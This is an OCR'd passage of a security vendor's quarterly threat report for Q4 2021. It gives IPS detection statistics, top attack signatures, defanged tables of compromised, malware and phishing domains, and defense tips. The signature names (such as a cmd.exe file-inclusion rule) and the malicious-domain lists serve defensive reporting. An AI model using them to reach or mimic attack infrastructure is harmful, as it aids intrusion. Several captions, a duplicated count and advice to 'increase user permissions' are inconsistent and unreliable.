
Network Attack Trends

WatchGuard Fireboxes employ a wide range of services to block threats, one of which is the Intrusion Prevention Service (IPS). This service detects and blocks known network and application exploits. Frequenters of this report will notice a returning theme seen in prior reports that continued into this quarter – a high volume of attacks targeting old vulnerabilities. Attackers always seek to take advantage of an easy entry point. For instance, why try to hack open a smart Wi-Fi/Bluetooth exterior door keypad when you can first try to pick the lock (that is sometimes included in addition to the keypad)? Better yet, try turning the doorknob and see if the door is left unlocked. This translates into continued blanket attacks against old vulnerabilities that are easy to automate and devastatingly effective against organizations that don't adhere to a good patching schedule.

The bulk of old vulnerabilities as well as new ones ratcheted up to a new recent high in detections this quarter. WatchGuard Fireboxes globally detected and blocked 5,686,245 network attacks. That is the largest total detections since Q4 2018 and a 39% increase over last quarter and even surpassing Q2 2021's impressive high 5,168,506 by 10%. This equates to about 75 detections per appliance in the quarter, which may sound low but remember, we changed the way we count reporting Fireboxes and all it takes is one successful attack to start an incident.

We have new stats this quarter, looking at the proportion of detections the top 1% and 10% of Firebox appliances receive based on net volume. As may be expected for these types of numbers, the Fireboxes taking in the most volume disproportionately account for the bulk of detections. The top 1% of Fireboxes accounted for nearly 75% of detections and the top 10% accounted for just over 92% of total detections. This sheds light on differing workloads Fireboxes encounter depending on the network they are protecting. Additionally, it shows the capability of the Firebox to handle strenuous detection loads while others may only receive several detections.

Quarterly Trend of All IPS Hits



Quarter/ Year	IPS Hits
Q4, 2018	1,244,146
Q1, 2019	989,750
Q2, 2019	2,265,425
Q3, 2019	2,398,986
Q4, 2019	1,878,730
Q1, 2020	1,660,904
Q2, 2020	1,752,789
Q3, 2020	3,329,620
Q4, 2020	3,498,356
Q1, 2021	4,223,523
Q2, 2021	5,168,506
Q3, 2021	4,095,320
Q4 2021	5,686,245

Figure 6: Quarterly Trends of All IPS Hits




Figure 7: Quarterly Trends of Unique IPS Signatures

Top 10 Network Attacks Review

The signature 1139797 is new to the top 10 list, but the exploit is old. This exploit against Acunetix web scanner was submitted in 2005 by the author BASHER13, which can be found on **exploit-db**. There is very little information found on this exploit, likely meaning it wasn't used in the wild, or had a minimal impact on customers. Acunetix, a web application security scanner, had a vulnerability where the HTTP Sniffing function of the scanner tool could be impacted by a denial-of-service attack, leading to a memory corruption. It may seem ironic to see vulnerabilities or exploits discovered in security software, as you buy said software to identify and negate any obvious threats, but that's the nature of any software lifecycle, including security software. People will always find vulnerabilities in any software, what matters is how quickly the creators fix it and offer a patch.

Seen last quarter, signature 1058876 was in the top 5 most-widespread signatures but was not among the top 10 nor anywhere near it (at #37). We delved into this vulnerability last quarter. The gist of the vulnerability arose from the Microsoft Direct2D Application Program Interface (API) for 2D vector graphics, which could be exploited within Internet Explorer on operating systems such as Windows 7 SP1 and Windows Server 2012. The buffer overflow attack exploited Direct2D memory handling that could result in an attacker gaining administrative access to the compromised system (if the user happened to have administrative permissions).

We were curious as to what was different from last quarter, looking into any hints that could give a plausible explanation for the uptick. Detections in AMER and APAC for Q3 2021 were near 15%, but their number barely changed this quarter, with total detections nearly at a multiple of 39 from less than 6,000 to 230,000 detections for EMEA. Germany was the largest recipient of those detections. As our telemetry data is limited for privacy concerns, we could only see that the detections were largely spread out geographically within Germany, which could be a sign this attack was directed largely at the German populace and not any one of organization.

An additional new signature (1059818) showed up in our top 10, a memory corruption vulnerability affecting Mozilla products such as the Firefox browser and Thunderbird mail client. At the time of disclosure, Mozilla noted that only the Firefox browser was vulnerable as Thunderbird had scripting disabled by default. The attack executes by luring a user to a compromised and/or malicious web page and using a malicious SharedWorker object to induce a memory corruption. While researchers discovered and Mozilla addressed this flaw in 2014, attackers continue attempts to exploit this vulnerability in outdated software. JavaScript attacks are all too common and it is why some security-conscience individuals go to great lengths to prevent malicious JavaScript injections.

One way, though tedious, can be through adding the NoScript browser add-on which allows you to block by default each website until explicitly added to your allow list. If you've ever checked "under the hood" of a web page, depending on the site, it may have a handful to dozens of content sources connected to that web page. As mentioned, it is a cumbersome process, and in all practicality using an extension like NoScript may not be worth the time and effort. At a minimum, it is wise to focus your attention clicking on links from trustworthy sources, and to use best discretion. Those actions only get you so far in terms of comprehensive detection, so you'll want to ensure you are using the tools at your disposal such as auto-update on your browser, activating endpoint protection if available, and ensuring your login account isn't using an account access level that is more than necessary for daily duties.

Last of the new signatures is signature 1054840, a SQL Injection vulnerability tied to several different targets between 2011 and 2017.

Affected Software:

2011 - Andy's PHP Knowledgebase (Aphpkb)
ICloudCenter ICJobSite 1.1,
2014 - Centreon 2.5.1 and Centreon Enterprise Server 2.2
Symantec Web Gateway (SWG)
Dell SonicWall Scrutinizer 11.0.1
2017 - Advantech WebAccess Version 8.1

An arbitrary SQL code injection had a differing outcome against each of these programs. The theme tying them together was the successful code exploit against parameters in the database such as but not limited to: a_viewusers.php, index_id, and selectedUserGroup. The details are limited on some of the associated vulnerability publications, but with the information available we presume the commonality between them is an exploit against a parameter that leads to unauthenticated remote command injections (but not in every case).

Signature	Type	Name	Affected OS	Count
1059160	Web Attacks	WEB SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	1,564,856
1056245	Buffer Overflow	VULN HTTP Connect Header buffer overflow	ALL	905,743
1132092	Buffer Overflow	FILE Invalid XML Version -2	Windows	747,529
1052174	Web Attacks	WEB Remote File Inclusion - /system32/cmd.exe	Windows	541,684
1139797	Buffer Overflow	WEB HTTP Invalid Content-Length -2	Windows	506,250
1058876	Buffer Overflow	WEB-CLIENT Microsoft Direct2D SVG Path Memory Corruption -2 (CVE-2014-0263)	Windows	231,925
1059818	Buffer Overflow	WEB-CLIENT Mozilla Firefox SharedWorker MessagePort Use After Free (CVE-2014-1548)	Windows	102,466
1133407	Web Attacks	WEB Brute Force Login -1.1021	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	62,402
1059877	Access Control	WEB Directory Traversal -8	Windows, Linux, FreeBSD, Solaris, Other Unix	59,086
1054840	Web Attacks	WEB SQL injection attempt -6	Windows, Linux, FreeBSD, Solaris, Other Unix	58,478

Figure 8: Top 10 Network Attacks, Q4 2021




Figure 9: History of Prominent Signatures in the Top 10 Since Q4 2018.

As discussed, there are four new signatures in the top 10 list this quarter. Those that did not make it but have been consecutively present in each quarter in the past few years are still within a close range of the top 10.

Most-Widespread Network Attacks

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1133451	WEB Cross-site Scripting -36	Brazil 50.29%	Spain 43.07%	France 41.18%	33.96%	34.07%	22.22%
1059818	WEB-CLIENT Mozilla Firefox Shared-Worker MessagePort Use After Free (CVE-2014-1548)	Switzerland 40.71%	UK 39.63%	France 34.98%	31.04%	32.29%	32.68%
1132092	FILE Invalid XML Version -2	Italy 35.79%	Spain 33.43%	Brazil 30.86%	27.08%	25.55%	30.07%
1133630	WEB-CLIENT Microsoft Edge Chakra SetPropertyTrap Method PropertyString Object Type Confusion -2	UK 39.35%	France 27.55%	Brazil 26.86%	23.26%	27.00%	19.93%
1059160	WEB SQL injection attempt -33	US 35.32%	Canada 32.6%	Spain 27.11%	31.87%	18.64%	19.61%

Figure 10: Most-Widespread Network Attacks Q4 2021


Our view of the most-widespread network attacks involves several statistics. The top 5 attacks are tracked across three regions and the top 3 countries affected are identified.

The latest addition to the most-widespread list is signature 1059818 in 2nd place. We discussed this signature in the top 10 section earlier. One thing to note is the balance of the common levels of sighting between the three regions. Each hovering in the lows 30's. While the three countries with the most detections are European, the distribution of customers detecting this signature ultimately reach a similar average from region to region.

	Canada	USA	Spain	Brazil	Germany	UK	Italy	Australia	France	Switzerland
Q1 2020	🟩	🟩	🟩	🟩	🟩	🟩	🟥	🟥	🟩	🟥
Q2 2020	🟩	🟩	🟩	🟥	🟩	🟥	🟩	🟩	🟥	🟥
Q3 2020	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟥	🟥	🟥
Q4 2020	🟩	🟩	🟩	🟩	🟩	🟩	🟥	🟥	🟥	🟥
Q1 2021	🟩	🟩	🟩	🟩	🟥	🟩	🟩	🟥	🟥	🟥
Q2 2021	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟥	🟩	🟩
Q3 2021	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩	🟩
Q4 2021	🟩	🟩	🟩	🟩	🟥	🟩	🟩	🟥	🟩	🟩

Figure 11: Countries Present at Least Once in the Most-Widespread Attacks per Quarter

Network Attacks by Region



Instead of displaying raw numbers, we weight detections by the number of Firebox appliances enrolled within each region. This average detections per Firebox allows us to understand the proportional weighting of detections between the three regions accurately. Since last quarter the numbers have shifted, with a little over a 5-point decrease in detections for EMEA and a little under a 4-point decrease in detections for AMER. This balance shift resulted in APAC going from under 20% of the average detections to 29%. A combination of reasons resulted in this shift. One was an increase in enrolled EMEA Fireboxes but little shift in total detections. The other involved nearly a million additional detections for AMER without a notable increase in enrolled Fireboxes. With APAC almost doubling total detections from last quarter with few additional Fireboxes, this led to an outsized gain in average detections per Firebox. Past quarters have seen mild increases and decreases in average detections per Firebox, so it remains to be seen if this quarter is an anomaly or a harbinger for things to come.

Network Attack Conclusion

We've begun to explore how a disproportionate number of networks generate an outsized volume of total detections this quarter which should give us a chance to determine additional anomalies or achieve a true standard distribution of alerts. We still believe it is likely the latter but it's always good to verify. That new statistic and likely new ones to come will continue to form our understanding of the changing security environment. The Intrusion Prevention Service continues to meet more unique threats quarter-over-quarter and the trajectory of total detections per region, and combined has been on an upward climb for several years now. The targeting of old vulnerabilities against organization networks grow with new devices coming online while old ones remain with unpatched software (on purpose or not). Managing a network has become more complex. Even the new products that promised to give more insight and control, have themselves added more complexity to the equation. That's where attackers seize their opportunity and make their move against unpatched legacy systems. Tools like IPS can act as one layer of the security pie and partially alleviate the burden of yet-to-be-patched systems.

DNS Analysis

In Quarter 4, 2021, DNSWatch saw a slight decrease of blocked connections compared to the previous quarter, with a total of 5,521,617 blocked threats worldwide. This is a little lower than we anticipated with more online shopping taking place during the last few months of 2021 and the holiday seasons that are around that time, but could be explained by fewer students in schools and workers in offices due to the holiday breaks. Despite the slight drop, DNS firewalling remains an important layer of security in organizations of all sizes, blocking threats at the domain resolution level before they can even attempt connections to malicious destinations. In this section we will review the top domains involved in malware, phishing and compromised websites.

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Top Compromised Domains

Compromised domains typically host legitimate content but have suffered some sort of breach or attack (often due to a web application vulnerability) that allowed threat actors to add malicious content to them, or host other sorts of undesirable content. We block these domains as dangerous while they host that content but switch them back to legitimate once their owners have cleaned off the malicious content. Below are some examples of interest from top compromised domains during the quarter.

Granerx[.]com
The domain is a health and wellness website that helps distribute pharmaceuticals for senior communities. While this is a legitimate site, there was a compromise of the Wordpress administering page that could have allowed attackers to use the domain in malicious actions. While it has been taken down and fixed, the domain remained on our watchlist for Q4 to make sure it was secured properly.

n1hm[.]betonunduld[.]info
The domain has been compromised a few separate times since we have added this to our blacklist. The site has been known to host both **Potentially Unwanted Programs** (pup) that host adware or change the default search engine of web browsers. The site had also hosted phishing campaigns in the past. While the domain is not currently hosting malicious content, it is frequently infected with some form of malicious behavior.

Compromised

Domain	Hits
disorderstatus[.]ru	102,859
ssp[.]adriver[.]ru	13,352
www[.]granerx[.]com	1,049
0[.]nextyourcontent[.]com	988
467477[.]parkingcrew[.]net	606
www[.]sharebutton[.]co	606
n1hm[.]betonunduld[.]info	336
facebook[.]apps[.]fiftyfive[.]co	80
coronavirus-monitor[.]ru	20
sh*t-around[.]com	19

* Denotes the domain has never been in the top 10

Top Malware Domains

We classify malware domains as ones that host malware distribution sites, infrastructure, or the command-and-control (C2) network needed for threat actors to manage the malware threats. This quarter, there were two new additions to the top malware domains list.

Skyprobar[.]info
This domain has hosted many droppers for trojan malware over time. Recently, the domain has been linked to Emotet. Emotet had started in 2014 as a fairly well designed trojan that seeks out banking information of the infected system. Over the years, Emotet has developed into a C2 and distribution infrastructure malware for other payloads. While Emotet has had its moments of regression. Including direct disruption by US law enforcement, the malware has seen a resurgence during Q4 of 2021.

sloleaks[.]com and securezal[.]com
The domains are currently not resolving, however, the domain does have ties to adult website redirections. While this behavior is not in itself malicious, the domain was being used as a C2 server for Ursnif (a variant of Gozi) malware. Ursnif is used to steal banking credentials and primarily distributes through an Excel file that is hiding the malware in a zip file.

Malware

Domain	Hits
bellsyscdn[.]com	250,657
greenwidow[.]top 186412	186,412
newage[.]radnewage[.]com	62,265
hrtests[.]ru	38,665
profetest[.]ru	33,378
skyprobar[.]info	15,184 *
testpsy[.]ru	14,113
groundgirl[.]xyz	13,686
gstat[.]sloleaks[.]com	7,489
gstat[.]securezal[.]com	6,460

* Denotes the domain has never been in the top 10

Top Phishing Domains

The feed we receive from Fireboxes is divided into sections for malware and IPS. Malware is further divided into GAV and APT Blocker.

E[.]targito[.]com
The domain was hosting a phishing campaign that was using eFax as its primary lure. Using eFax to tempt users to enter personal email and details to retrieve their faxes is a way that these phishing campaigns directly target business owners and the sales force of the targeted company.

Phishing

Domain	Hits
unitednations-my[.]sharepoint[.]com	14,087
citi-retail-list-file[.]firebaseapp[.]com	12,683
myofferplus[.]com	5,777
fischbein2-my[.]share-point[.]com	4,731
edusoantwerpen-my[.]sharepoint[.]com	2,288
e[.]targito[.]com	1,599
gm7e[.]com	1,522
click[.]icptrack[.]com	894
kit-free[.]fontawesome[.]com	730
usd383org-my[.]share-point[.]com	227

* Denotes the domain has never been in the top 10

Conclusion

Q4 2021 was a return to normal for many attack vectors. We had seen malicious content using a previously thought shutdown distributor like Emotet rise from the ashes and be reused. Spyware and adware from third-party software installers again made their way to the forefront with add ons or extensions for browsers.

The best way to keep protected against these types of attacks is to keep patching your network and infrastructure when available and increase user permissions to prevent some installations of these unwanted programs.

Firebox Feed: Defense Learnings

This quarter we saw a wide range of adversarial tactics targeting organizations around the world. It can sometimes feel like an unwinnable battle to stand against the onslaught of malware and network attacks battering your network perimeter and endpoints. With a layered defense and good security policies and procedures though, you stand a good chance against the modern threat landscape. Here are some tips for how to defend against some of the key threats we saw this quarter.

1

Restrict and Monitor Outbound Traffic

Many organizations take the easy route of allowing all outbound traffic from their organization. While this reduces set-up time and user friction, it also gives a clear path to the Internet for botnet command-and-control traffic and data exfiltration. Instead of an allow-by-default ruleset, set up your outbound traffic as deny by default and configure rules to only allow the specific ports and protocols you need to allow outbound. Be sure to enable logging for these rules and monitor for suspicious activity.

2

Keep Wordpress Plugins Updated

Wordpress and similar web content platforms have a stigma for being the security equivalent of a block of swiss cheese. The reality is, it's often not the platforms themselves but the plugins administrators install on top of them that open security weaknesses. If you maintain a Wordpress or similar website, be sure to regularly check for and install plugin updates.

3

Audit Your Office Security Controls

With many organizations opening up their offices for the return of their employees, it's time to clear off the cobwebs and run an audit of your office security controls. Make sure your systems are all up to date and your policies are still relevant for the likely scenario of a hybrid workforce. This includes ensuring strong endpoint protection so mobile employees don't track mud back into the house when they visit headquarters.

Endpoint Threat Trends

Endpoint Threat Trends

In this section, we look at threats detected at the endpoint on a quarterly basis. However, because of a consistent data flow of threat intelligence from Watchguard EPDR, we can discuss trends quarter over quarter and even year over year. Analyzing attack vector trends allow decision makers to adapt to a fast-evolving threat landscape before an incident occurs. Attackers are always looking for the easiest point of attack and, more often than not, the endpoint is the point of least resistance. Therefore, preemptive hardening of endpoints is a crucial piece of the puzzle for proper incident response. This all begins with looking at the data.

This quarter will cover which applications attackers have targeted with the addition of a new data point – Windows native utilities. These are applications that were flagged as malicious and either masqueraded as a legitimate Windows operating system application or was used for a malicious action. This section will also display detections by attack vector over the year and dive deeper into browser-based malware detections to differentiate which browsers attackers target. The section will finish by discussing annual trends of ransomware and cryptominers, respectively.

Malware Origin

Continuing with the trend over the last year, scripts lead the way for all detections this quarter accounting for 86% of all detections. Scripts are a resourceful option because they can be ran on almost every endpoint using native tools and can run instantly, without the user's knowledge or consent. In general, malware tries to remain as hidden as possible, which is why you see the detection rate of Windows utilities at almost one out of every ten files. This is because malware will masquerade as genuine Windows applications such as explorer.exe and svchost.exe.




Figure 12: Network Attacks by Region and per Firebox

Zooming out and looking at these same attack vectors on a quarter-to-quarter basis reveal that most trends have stayed the same, based on our data. Although, there is one exception. Script-based attacks are still the clear favorite amongst malware authors, but it appears that their growth is tapering off. In fact, there has been a consistent, quarterly decline of these types of attacks over the last year, despite still finishing with more volume than 2020. Figure 2 shows trends in these attacks by quarter, with Q4 lagging behind in overall detections. The data shows consistent detections throughout the year for Office, browsers, Acrobat, and Windows. Scripts, although in a downtrend, still lead the way having more detections than any other category combined for each quarter. Meanwhile, finally, Java has fallen out of favor as an attack vector accounting for only a handful of detections in Q4, down from a couple thousand detections in Q1.




Figure 13: Attack Vectors by Quarter

